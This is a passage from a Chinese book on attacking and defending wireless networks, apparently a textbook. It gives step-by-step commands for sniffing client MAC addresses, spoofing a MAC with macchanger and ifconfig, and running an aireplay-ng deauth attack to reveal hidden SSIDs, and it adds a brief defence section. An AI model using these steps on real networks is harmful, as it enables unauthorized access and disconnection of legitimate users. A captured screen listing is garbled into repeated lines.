6.1.2 突破 MAC 地址过滤

既然过滤 MAC 地址的方法看起来十分有效，那么无线黑客是如何突破无线设备上的 MAC 地址过滤呢？其实很简单，我们先来了解一下过滤步骤，图 6-4 所示为其突破 MAC 地址过滤步骤示意图。




图 6-4

了解了过滤步骤后，下面就来看看具体的执行，根据图 6-4 中的 4 个步骤分别讲述实现方法。

1. 获得合法的无线客户端 MAC 地址

方法有很多，最简单的方法就是使用之前在破解 WEP 及 WPA 时使用到的 Airodump-ng，如图 6-5 所示，在进行一段时间抓包后，可以很清楚地获取当前连接至该 AP 的合法无线客户端 MAC，即 STATION 列显示的 MAC 地址，在 BSSID 下显示的 MAC 正是 AP 的 MAC，也就是说，当前与该 AP 相连的有两个无线客户端，分别是“00:23:12:04:B0:5F”和“00:1F:3C:45:56:00”。

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1B:2F:B2:A2:98	17	8	16	0	0	6	54	OPN			CHEN_NETGEAR
00:23:C0:70:BB:42	19	1	34	0	0	6	54	WEP	WEP		TP-LINK_70BB42
00:17:9A:68:F6:78	100	100	59	1209	203	6	54	WPA	TKIP	PSK	dlink
00:21:27:BC:54:D8	18	0	4	0	0	6	54	WEP	WEP		<length: 5>
00:1D:0F:80:11:CA	19	2	49	0	0	6	54	WPA2	CCMP	PSK	ChaoYueShiKong
00:10:74:2B:AB:9E	47	83	59	0	0	6	54	WEP	WEP		NETCORE369
00:23:C0:25:3B:F4	18	0	29	0	0	6	54	OPN			TP-LINK_253BF4

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:17:9A:68:F6:78	00:23:12:04:B0:5F	100	0- 1	197	77	dlink
00:17:9A:68:F6:78	00:1F:3C:45:56:00	100	24- 5	99	1217	

图 6-5

为了扩展大家的思路，还可以使用 WildPackets OmniPeek 软件来实现，不过因为不是所有的无线网卡都支持，所以该工具需要在使用之前先选择所支持的无线网卡，详细无线网卡支持型号见下方网址，下载相应的 WildPackets OmniPeek 所定制的驱动程序并安装即可。

<http://www.wildpackets.com/support/downloads/drivers>

关于 OmniPeek 可能很多读者并不熟悉，这款工具和 Wireshark 之类的常用嗅探工具不同，它可是很有名的大型数据包分析工具，是和 Sniffer Pro 同级别的企业管理员使用的工具。由于它也支持对无线网络数据流的抓取，所以在 Windows 下也被广泛使用。为方便读者参考，这里使用的是 TP-LINK 的 WN510G 无线网卡，它的芯片由于是 Atheros5005，所以被 OmniPeek 支持。

下面就来看看使用 OmniPeek 抓取无线客户端的具体步骤。

- ① 打开 WildPackets OmniPeek 软件，在 Monitor（监听）菜单中选择 Monitor Options（监听选项）命令，在弹出的对话框中的 Adapter 网卡位置选择用于监听的无线网卡，这里选择“无线网络连接 3”的无线网卡，从下面的驱动提示中可以看到 Atheros AR5005G，此处采用的是 Atheros 芯片组的 TP-Link 无线网卡。
- ② 单击“确定”按钮继续，如图 6-6 所示。




图 6-6

- ③ 然后在 Capture 菜单中选择 Start Capture 命令进入捕获界面，如图 6-7 所示。
- ④ 单击右侧绿色的 Start Capture 按钮，开始抓取无线数据报文，如图 6-8 所示。




图 6-7




图 6-8

- ⑤ 图 6-9 所示为使用 OmniPeek 抓取数据包中的截图，此时可以看到大量的无线数据报文的快速刷屏。

OmniPeek - [Capture 1]																			
Capture		[Capture 1]																	
Log		[Capture 1]																	
Packets received:	58	Intercepted:	0%	Accepted:	58	Rejected:	0	Drop:	0	Rate:	0								
Packets filtered:	58	Intercepted:	0%	Accepted:	58	Rejected:	0	Drop:	0	Rate:	0								
Capture																			
Capture		[Capture 1]																	
Log		[Capture 1]																	
Expert		[Capture 1]																	
Hierarchy		[Capture 1]																	
Flat		[Capture 1]																	
Application		[Capture 1]																	
Voice & Video		[Capture 1]																	
Calls		[Capture 1]																	
Media		[Capture 1]																	
Visuals		[Capture 1]																	
Peer Map		[Capture 1]																	
Graphs		[Capture 1]																	
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			
[Capture 1]																			



- ⑥ 在抓取到数据包的同时，选择左侧栏中 Wireless 中的 WLAN 选项，可以看到图 6-10 所示的内容。其中，在 Type 类型处显示为 AP 的即为当前的无线路由器，而显示为 STA 的即为工作站，即连接至该 AP 的合法客户端，这样，就获取到了其 MAC 地址。
- ⑦ 从图 6-10 中可以看到，在 ESSID Unknown 下面的 00:1C:DF:60:C1:94 是无线路由的 MAC 地址，也可以在 NetStumbler 等工具中看到。而其下方显示的 00:23:12:04:B0:5F 就是合法的无线客户端 MAC 地址。




图 6-10

注意：为方便大家对比，这里把合法的无线客户端上网情况界面也同时展现出来，可以看到图 6-11 所示的内容。这里无线客户端为一台苹果笔记本电脑，系统为 Mac OS X 10.5，当前正在进行网页浏览。




图 6-11

- ⑧ 在客户端打开终端，输入 ifconfig 查看其无线网卡对应的地址，可以看到，标为 en1 的无线网卡 MAC 为 00:23:12:04:b0:5f，即为当前连接目标 AP 的合法客户端，如图 6-12 所示。

```
macbook-deMacBook:~ MacBook$ ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
    inet 128.0.0.1 netmask 0xffffffff scopeid 0x1
        inet 127.0.0.1 netmask 0xff000000
    inet6 ::1/128 prefixlen 128
        inet6 fe80::1%lo0 mtu 16384 scopeid 0x1
            inet 127.0.0.1 netmask 0xffffffff
    inet6 ::/128 prefixlen 128
        inet6 fe80::1%lo0 mtu 16384 scopeid 0x1
            inet 127.0.0.1 netmask 0xffffffff
gif0: flags=8010<POINTOPOINT,MULTICAST> mtu 1280
st0: flags=0<NOARP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    ether 00:23:32:04:b6:5f
        media: autoselect status: inactive
        supported media: autoselect
    ether 00:23:32:04:b6:5f
        media: autoselect status: inactive
        supported media: autoselect
    ether 00:23:32:04:b6:5f
        media: autoselect status: active
        supported media: autoselect
en0: flags=8083<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 0xffffffff broadcast 192.168.1.255
        ether 00:23:32:04:b6:5f
        media: autoselect status: active
        supported media: autoselect
macbook-deMacBook:~ MacBook$
```

图 6-12

除了上面提及的 OmniPeek 之外，在 Windows 下也可以直接使用 Airodump-ng 来分析软件，同样可以查看到当前连接至无线接入点的无线客户端情况。

作为另外的选择，还可以使用 Linux 下的无线探测工具 Kismet，该工具由于采用被动式探测，可以对截获到的无线数据包进行自动分析。若目标 AP 存在无线交互流量，则 Kismet 一般会在很短的时间内分析出无线客户端 MAC 地址，甚至还能分析出内网 IP 地址段。

2. 更改 MAC 地址来伪造身份

下面分别从 Windows 及 Linux 下介绍修改 MAC 地址的方法。在 Windows 操作系统下，有如下两种方法来进行修改。

- 如果足够幸运，也许不需要太复杂的方法就可以修改无线网卡 MAC 地址，前提是你的无线网卡驱动程序携带了这项功能。可以通过在对应的无线网卡的属性中选择网卡配置——“高级”来查看，若出现 Locally Administered MAC Address，即可在右侧的“值”文本框中输入预伪造的 MAC 值，单击“确定”按钮即可，如图 6-13 所示。
- 虽然通过修改注册表中的相关键值，也可以达到修改 MAC 地址的目的，但很多时候，使用这款专业 MAC 地址修改工具 SMAC 会更有效率。

SMAC 是一个强大的也是一个易于使用、直观的 Windows MAC 地址修改应用软件，它允许用户为在 Windows 2000/XP/2003 Server 系统上的几乎任何的网卡转换 MAC 地址，而不管这些网卡产品是否允许修改，如无线网卡、蓝牙适配器等。SMAC 操作主界面如图 6-14 所示。

官方网站：

www.klccconsulting.net




图 6-13

SMAC 的使用方法较为简单，只需要在其主界面上选择要修改的网卡，然后在下方的 New Spoofed MAC Address 处输入要伪造的 MAC 地址，再单击 Update MAC 按钮即可完成网卡 MAC 地址的修改。

关于修改 MAC 的小工具还有很多，若觉得 SMAC 的安装和注册麻烦，也可以使用诸如 KMAC、AMAC、MacMakeUp 等工具，它们使用起来都很方便，不过个别支持会有些限制。图 6-15 所示为使用 MacMakeUp 对 Intel 3945 无线网卡的 MAC 地址进行修改。



图 6-14




图 6-15

操作系统下，有如下两种方法来进行修改。

① 可以直接使用自带的 ifconfig 命令来简单实现 MAC 地址的修改，命令如下：

```
ifconfig eth1 hw ether 00:0D:13:01:1E:3A
```

参数解释：

- eth1：为要修改的网卡。
- hw ether <MAC>：后跟要修改成的 MAC 地址。

② 也可以使用 macchanger 实现，在无线攻击常用的 BackTrack4 Linux 下默认已经安装。例如，你的无线网卡是 WLAN0，其 MAC 地址可以通过 ifconfig 命令来查看，假设要虚构的网卡 MAC 地址为 00:11:22:33:44:55，则输入命令如下：

```
macchanger -m 00:11:22:33:44:55 wlan0
```

或者输入：

```
macchanger --mac=00:11:22:33:44:55 wlan0
```

按【Enter】键即可达到修改网卡 MAC 的目的。

3. 重新装载无线网卡

在完成无线网卡 MAC 地址修改后，应当重新装载无线网卡，已确认无线网卡 MAC 地址的修改效果。对于 Windows 下的大部分修改工具而言，会直接在禁用后再启用无线网卡，如 SMAC 之类的工具。

4. 在 Windows 下进行 WPA-PSK 连接设置

在修改完无线网卡 MAC 之后，就可以开始连接 AP 了。对于 Windows 系统自带的 Wireless Zero Configuration 服务来说，可通过打开无线网卡对应的连接属性，打开属性中的“查看可用的无线网络”选项，就可以搜索到附近的无线路由器信号，如图 6-16 所示。为了更方便

大家参考，这里并没有使用类似于 TP-LINK、Dlink 等无线路由器的默认 SSID，而是将 SSID 设置为 none，所以这里可以看到搜索到 SSID 为 none 的无线路由器信号。

如图 6-17 所示，双击名为 none 的无线网络，根据提示输入 WPA-PSK 加密密码，单击“连接”按钮即可连接。关于 WPA-PSK 密码的破解，大家可以参考本书之前的章节。




图 6-16




图 6-17

若无线网络连接密码输入正确，就会在无线网络列表中看到“已连接”的提示，如图 6-18 所示。

在 Windows 或者 Linux 下直接使用无线配置工具连接无线接入点，会发现已经可以连接外网了。这样，就突破了无线接入点或者无线路由器的 MAC 地址过滤防御，如图 6-19 所示。查看无线网卡，可以看到已经获得内网 IP，即成功地连接到了无线路由器。




图 6-18




图 6-19

需要说明的是，若单纯靠伪造 MAC 地址来实现上网，则会出现上网不稳定的情况，这是正常的，也是在所难免的。原因是由于无线路由器内置表中出现了两个具有同样 MAC 地址的客户端，此时无论是哪一个客户端发起的对外连接请求，比如正常的上网、聊天、下载等，数据包都会被路由器同时传送至两个无线客户端，这样反复交互，难免会出现数据包丢失的情况，也就是看似网络不稳定了。



6.1.3 防范 MAC 地址过滤

当发现无线网络数据传输不稳定的时候，可以使用扫描工具对无线内网进行机器扫描，比如 nbtscan，可以发现有同样 MAC 地址的计算机存在，但是由于机名不同，所以很容易识别。或者直接进入 AP 的当前客户端列表，直接查看是否有 MAC 地址一样但是 IP 不一样的客户端存在。然后通过网络或者信号搜索该计算机，及时排除即可。

对于个别无线节点高级设备，在支持 MAC 地址过滤的同时，还支持建立 MAC 地址与 IP 一一对应的 ACL（访问控制列表），采用这样的设备可以更加有效地对付 MAC 地址过滤攻击。

6.2 拿到关闭 SSID 无线网络的钥匙

不知道大家有没有注意到，现在之所以能够在打开无线网卡后，搜索到周围的无线信号，主要的原因就是对方的无线路由器开启了 SSID 广播。

SSID 全称为 Service Set Identifier，也可以写为 ESSID，它是用来区分不同的无线网络，简单地说，SSID 便是你给自己的无线网络所取的名字，其长度最多可以有 32 个字符，无线网卡上设置不同的 SSID 就可以进入不同的网络。

目前绝大多数的公司及家用无线网络都设置为使用开放式 WEP 加密的环境，即允许他人可以搜索到该无线接入点公布的 SSID 标识，也就是常说的 OPEN 模式，这是由无线路由器进行 SSID 广播实现的。但针对 WEP 加密而言，因为其非常容易被破解的特点，所以目前 WEP 已经被公认为是非常危险甚至毫无意义的加密，已远远不能满足较高的安全环境。那么一些稍有安全意识的人都会想：既然如此，还是关闭 SSID 广播好了，或者把 AP 的 SSID 名称取得奇怪一点，不容易猜到，是不是就没人能破解无线网络，也就进不到内网来呢？真的是这样简单就能解决吗？先来看看如何禁止 SSID 广播。

如图 6-20 所示，在 BUFFALO 无线路由器设置页面中将 Broadcast SSID（即允许 SSID 广播）取消勾选即可关闭 SSID 广播。

对于 Linksys 品牌无线路由器或者其他一些无线厂商而言，则可以在无线设置主配置页上将对应的 Wireless SSID Broadcast 设置为 Disable（禁止）即可，如图 6-21 所示。



图 6-20




图 6-21

在成功修改了无线路由器上的关闭 SSID 设置后，也将需要对所有的合法无线客户端进行设置，才能够使用户正常访问。设置方法如图 6-22 所示，先打开“无线网络连接属性”对话框，选择“无线网络配置”选项卡，单击“添加”按钮，如图 6-23 所示，在弹出的对话框的“网络名”（SSID）文本框中输入要连接的无线路由器 SSID 名称，

需要注意的是，要勾选“即使此网络未广播，也进行连接”复选框，然后设置对应的加密方式及密码即可。这样，在不广播 SSID 的情况下，合法用户也可以访问到该无线网络了。




图 6-22




图 6-23

若不属于合法客户端，使用正常的搜索工具将无法探测到这个已经隐藏的无线 SSID，同样，也就无法连接此关闭 SSID 广播的无线路由器。当然，这也是国内大多数无线安全类文章或书籍中所认为的。但是可惜的是，办法总是有的，而且不止一种。

作为无线黑客多采用被动探测方式的无线探测工具 Kismet，作为被动探测不仅隐蔽性好，而且更加可靠。因为如果选用主动探测，可以配置 AP 使它不回复将 SSID 设置为“任何”的探测请求帧。然而，如果选用被动探测工具来检测 AP 的 SSID，也可能由于 AP 被配置为不在广播信标帧中传输其 SSID 而延迟。无线网络的发现之所以是被延迟而不是完全阻止，是因为当合法用户试图和 AP 进行连接时，SSID 将会以明文的方式传输。

不过，无线黑客发现这种等待很令人厌烦，于是设计出了被称之为 Essid-Jack 的工具来解决等待问题。这款在 2005 年拉斯维加斯 BlackHat 全球黑帽子大会上公开的工具在当时轰动一时，不过有些遗憾的是该工具只支持 802.11b，被主要用于无线钓鱼攻击。

那么对于当前流行的 802.11b/g，恶意的攻击者也想到很多办法来对付 SSID 广播关闭。最常用的方法有 3 种，分别是 Deauth 攻击法、抓包分析法及暴力破解法。先来看看 Deauth 攻击法。

6.2.1 Deauth 攻击法

在无线 D.O.S 攻击中，Deauth 攻击是其中主要的攻击方式之一。简单来说，通过发送 Deauth 攻击数据包，可以迫使无线接入点与合法客户端之间断开。对于已关闭 SSID 广播的 AP，由于原本连接的合法无线客户端会尝试与 AP 再次建立连接，此时无线探测即可截获重新连接时无线数据包中的 SSID 标识，换句话说，也就使得禁用广播的 SSID 重现原型，具体步骤如下：



无线网络黑客攻防

- ① 打开 Airodump-ng 进行无线探测，可以看到，对于关闭 SSID 的 AP 只能显示出其 SSID 的长度，图 6-24 中的 ESSID 处显示为<length:7>。

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:14:78:B1:85:E6	45	23	3 0	6	54.	WEP	WEP		<length: 7>

图 6-24

- ② 通过发送 Deauth 数据包，迫使 AP 与已连接无线客户端断开连接，也就是所说的将无线客户端“踢下线”，效果如图 6-25 所示。

```
C:\>aireplay-ng -0 5 -a 00:14:78:B1:85:E6 -c 00:18:F3:F9:80:FD 127.0.0.1:666
Connecting to 127.0.0.1 port 666...
Connection successful
12:24:50 Waiting for beacon frame (BSSID: 00:14:78:B1:85:E6)
12:24:50 Your interface 127.0.0.1:666 is channel hopping!
12:24:50 Sending DeAuth to station -- STMAC: [00:18:F3:F9:80:FD]
12:24:54 Sending DeAuth to station -- STMAC: [00:18:F3:F9:80:FD]
12:24:57 Sending DeAuth to station -- STMAC: [00:18:F3:F9:80:FD]
12:25:00 Sending DeAuth to station -- STMAC: [00:18:F3:F9:80:FD]
12:25:04 Sending DeAuth to station -- STMAC: [00:18:F3:F9:80:FD]
```

图 6-25

- ③ 此时，回到 Airodump-ng 界面上，即可看到原本无法显示的 SSID 的位置已经显示为 7 位的 TP-LINK。同时，提示为 SKA 算法。这样，就看到了隐藏的 SSID，接下来，即可进行破解 WEP 或者破解 WPA 的内容，如图 6-26 所示。

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC ^o	CIPHER	AUTH	ESSID
00:14:78:B1:85:E6	40	309	7 0	6	54.	WEP	WEP	SKA	TP-LINK

图 6-26

6.2.2 抓包分析法

顾名思义，抓包分析法指的就是可以通过抓取一定数量的无线网络数据包，进行简单分析就可以得到对方的 SSID。比如工作在 Windows 下的 OmniPeek 或者科来网络分析工具，在抓取一部分无线数据包后，即可分析出 SSID(见图 6-27)。当然，使用 Ethereal 或者 Wireshark 也可以达到同样的效果。




图 6-27

在 Linux 下,除了同样可以使用 Wireshark、Ethereal 抓取数据包外,也可以通过 `tcpdump` 实现,具体命令如下:

```
tcpdump -n -e -vvv -i ath1
```

参数解释:

- `-e`: 在输出行打印出数据链路层的头部信息。
- `-vvv`: 输出特别详细的报文信息。
- `-i`: 后跟对应的无线网卡,这里就是 `ath1`。

`tcpdump` 是在 Linux Shell 下进行抓包的,只要耐心等待片刻,即可看到 SSID 出现,如图 6-28 所示。类似地, Kismet 的效果也非常不错。如本图中 Beacon 后发现的 ESSID 有 My 及 TP-LINK。


```
root@bt: ~# tcpdump -n -e -vvv -i ath1
tcpdump: WARNING: ath1: no IPv4 address assigned
tcpdump: listening on ath1, link-type PRISM_HEADER (802.11 plus Prism header), capture size 65535 bytes
22:07:38.663849 0.us BSSID:00:14:78:b1:85:e6 DA:ff:ff:ff:ff:ff SA:00:14:78:b1:85:e6 Beacon (TP-LINK) [1.0* 2.0* 5.5* 11.0* 6.0 12.0 24.0 36.0 Mbit] ESS CH: 6, PRIVACY
22:07:38.664821 [||] 802.11]
22:07:38.717724 64us BSSID:00:14:78:b1:85:e6 DA:00:15:00:05:3d:e0 SA:00:0e:8e:7d:3c:f2 Probe Response (My) [6.0* 9.0* 12.0* 18.0* 24.0* 36.0* 48.0* 54.0* Mbit] CH: 6, PRIVACY
22:07:38.720705 0.us BSSID:00:0e:8e:7d:3c:f2 DA:ff:ff:ff:ff:ff SA:00:0e:8e:7d:3c:f2 Beacon (My) [6.0* 9.0* 12.0* 18.0* 24.0* 36.0* 48.0* 54.0* Mbit] ESS CH: 6, PRIVACY
